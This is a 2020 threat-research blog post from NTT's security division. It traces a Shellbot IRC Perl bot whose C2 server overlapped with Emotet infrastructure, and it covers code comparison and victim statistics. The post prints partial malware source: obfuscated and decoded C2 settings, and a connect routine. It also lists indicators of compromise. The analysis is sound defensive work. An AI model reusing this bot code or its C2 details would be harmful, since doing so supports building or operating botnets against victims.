Shellbot victim overlap with Emotet network infrastructure

hello.global.ntt/en-us/insights/blog/shellbot-victim-overlap-with-emotet-network-infrastructure

Security division of NTT Ltd.

by Security division of NTT Ltd.


20 July 2020

In the fall of 2018, the security division of NTT Ltd. added botnet infrastructure detection capabilities to its Managed Security Services (MSS) and threat detection services. In the initial press release, there were limited details released on how our machine learning system leverages our access to NTT Ltd.'s global network infrastructure. We own and operate one of the world's largest tier-1 IP backbone having insight into a significant portion of the global internet traffic and is consistently ranked among the top five network providers in the world.

In this blog post, we'll explain how our threat detection analysts used netflow data captured from our global internet infrastructure to uncover overlaps of the Emotet command and control (C2) infrastructure with a previously unknown IRC botnet.

Once upon analysing Emotet traffic

It was observed by threat detection analysts that 16 Emotet command and C2s speak with the IP 63.147.95.189 over port
TCP/65456:



A correlation search on Open-Source Intelligence (OSINT) sources uncovered the following file hosted on the same IP:

Analysing foo.txt we came to the conclusion that it is an IRC Perl bot.


The settings are:

```
39  $section=chr (117).chr (108).chr (105).chr (105).chr (46).chr (110).chr (45).chr (101).chr (45).chr (116).chr (46).
40  my $port=chr (54).chr (53).chr (52).chr (53).chr (54);
41  my @room=chr (35).chr (97).chr (98).chr (99);
42  my @admins=(chr (110).chr (111).chr (114),chr (110).chr (91).chr (93).chr (114),chr (110).chr (123).chr (125).chr (
```


Simplifying the code above one step, we can see how the C2 IP is set, which port is used, the room to join and a list of admins which can send commands:

```
39   $section"ulii.n-e-t.name" unless $server;
40   my $port=65456;
41   my @room="#abc";
42   my @admins=("nor", "n[]r", "n{}r");
```

We connected to 63.147.95.189 with an IRC client in order to confirm the theory that there's an IRC service running on port 65456:



Unexpectedly the IRC server went down, and we laid the project to rest. However, in February 2020, it was once again online and, this time, with a lot of fever victims connected. One day, the admin connected and sent commands in the channel:




As can be seen, the actor sent various commands which all involved the uninstallation of any victims still speaking with the C2. We'll proceed with further analysis of the source code of the IRC bot.

Code similarities with Shellbot

Shellbot is an IRC bot which previously has been researched [1] [2]. The sample observed here stored in foo.txt has a subset of the functionalities of the Shellbot samples referenced by other researchers 3.

The bullet points over function name similarities and dissimilarities between foo.txt and the Shellbot sample [3] :

- 26 functions with the same name
- 17 function names only seen in Shellbot sample [3]
- Five function names only seen foo.txt



Function name difference table, where green indicates that the function only exists in foo.txt and red shows it only exists in Shellbot sample [3] :

Throughout the code there are large code overlaps showing that the bot is built upon a similar code base but has been evolutionized by different actors over time.
Here's an example of a code overlap where the only difference is that the function and

variable names are in Portuguese and English:


```
sub conectar {
   my $meunick = $_[0];
   my $servidor_con = $_[1];
   my $porta_con = $_[2];
   my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp", PeerA
   if (defined($IRC_socket)) {
     $IRC_cur_socket = $IRC_socket;
     $IRC_socket->autoflush(1);
     $sel_cliente->add($IRC_socket);
     $irc_servers{$IRC_cur_socket}{'host'} = "$servidor_con";
     $irc_servers{$IRC_cur_socket}{'porta'} = "$porta_con";
     $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
     $irc_servers{$IRC_cur_socket}{'meuip'} = $IRC_socket->so
     nick("$meunick");
     sendraw("USER $ircname ".$IRC_socket->sockhost." $servid
     sleep 2;
   }
}
```

```
sub connecter {
   my $meunick = $_[0];
   my $server_con = $_[1];
   my $port_con = $_[2];
   my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp", PeerA
   if (defined($IRC_socket)) {
     $IRC_cur_socket = $IRC_socket;
     $IRC_socket->autoflush(1);
     $sel_cliente->add($IRC_socket);
     $irc_servers{$IRC_cur_socket}{'host'} = "$server_con";
     $irc_servers{$IRC_cur_socket}{'port'} = "$port_con";
     $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
     $irc_servers{$IRC_cur_socket}{'meuip'} = $IRC_socket->so
     nick("$meunick");
     sendraw("USER $ircname ".$IRC_socket->sockhost." $server
     sleep 2;
   }
}
```

The function name and code segment overlaps are confirmation that foo.txt is a Shellbot variant. The large availability of samples makes any attribution of the actor behind this activity unlikely.


Victimology

In our backend, we've captured over 80 victims connecting over port 65456 to the C2. Based on OSINT data from Shodan on these victims, we attempted to find the common denominator for the likely original point of exploitation. We started by listing the used ports:




As can be seen, the most common ports show us no surprises, with port 22 used by 81%,

indicating most victims to be *nix variants. Port 80 and 443 also occur on most of the victims, with a close to even distribution of NGINX and Apache, the ones classified as http or https are products unknown to Shodan:



We also tried to group by the number of victims affected by the same CVE, at most we only observed five victims were affected by the same CVE:



It might be that the actor is using scanners which exploits multiple known vulnerabilities and/or performs password bruteforce.

Conclusion

We consider the overlap of victims with Emotet C2s incidental. The massive amount of exploitation attempts which occur on the internet inevitably leads to multiple actors exploiting and operating on the same machines. Nevertheless, with this research we've been able to add detection for a previously unknown C2 server for the protection of our customers.

In the recently released 2020 Global Threat Intelligence Report, NTT Ltd. researchers and thought leaders share statistics and trends from the previous year. A key theme in this year's report is 'Attacks are focusing on web applications'. Read more about how attacks towards web applications and open-source software is changing the threat landscape here.

Indicators of compromise
44f1bc205590b4f7f9436cf0321fb1c754611a6d7a3abf986a8e1511eb843e93
63.147.95.189

References:

[1] https://jask.com/wp-content/uploads/2019/02/Shellbot-Campaign_v2.pdf
[2] https://blog.trendmicro.com/trendlabs-security-intelligence/perl-based-shellbot-looks-to-target-organizations-via-cc/
[3] Sample from [1] 331bafbf48e1ece5134bc42f4a9bd2be

Security division of NTT Ltd.